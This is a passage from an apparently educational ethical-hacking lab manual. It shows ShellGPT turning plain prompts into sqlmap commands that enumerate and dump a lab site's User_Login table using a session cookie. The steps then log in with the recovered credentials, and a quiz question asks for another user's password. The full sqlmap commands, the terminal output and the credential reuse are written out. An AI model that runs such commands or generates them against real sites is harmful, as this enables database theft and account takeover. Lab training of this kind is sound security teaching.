sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and enumerate the tables pertaining to moviescope database "
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --tables --batch
[E]xecute, [D]escribe, [A]bort: E
{1.8.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:24:34 /2024-05-27/
[01:24:35] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:24:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Menu
sgpt --chat sql --shell ...
[Home - MovieScope ...



6. After enumerating the database tables we will dump the contents of the User_Login table to view the login information of the target website.
7. Run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and retrieve User_Login table contents from moviescope database"** command.

In the prompt, type **E** and press **Enter** to execute the command.


Applications Places System
Mon May 27, 01:46
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and retrieve User_Login table contents from moviescope database"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump
[E]xecute, [D]escribe, [A]bort: E
{1.8.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:45:50 /2024-05-27/
[01:45:50] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:45:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Menu
sgpt --chat sql --shell ...
[Home - MovieScope ...




8. Sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

9. You will see that under the **password** column, the passwords are shown in plain text form.


10. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

11. The **Login** page appears; log in into the website using the retrieved credentials **steve/password**.



12. You will observe that you have successfully logged into the MovieScope website with Steve's account, as shown in the screenshot.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



13. Apart from the aforementioned commands, you can further explore additional options within the ShellGPT tool and utilize various other tools to perform SQL injection attacks on the target website.
14. This concludes the demonstration of performing SQL injection on the target website using ShellGPT.
15. Close all open windows and document all the acquired information.

Question 15.3.1.1

Write a ShellGPT prompt and execute it on Parrot Security machine to perform SQL injection using sqlmap tool on http://www.moviescope.com website. Enter the password of the user lee that was retrieved using SQL Injection.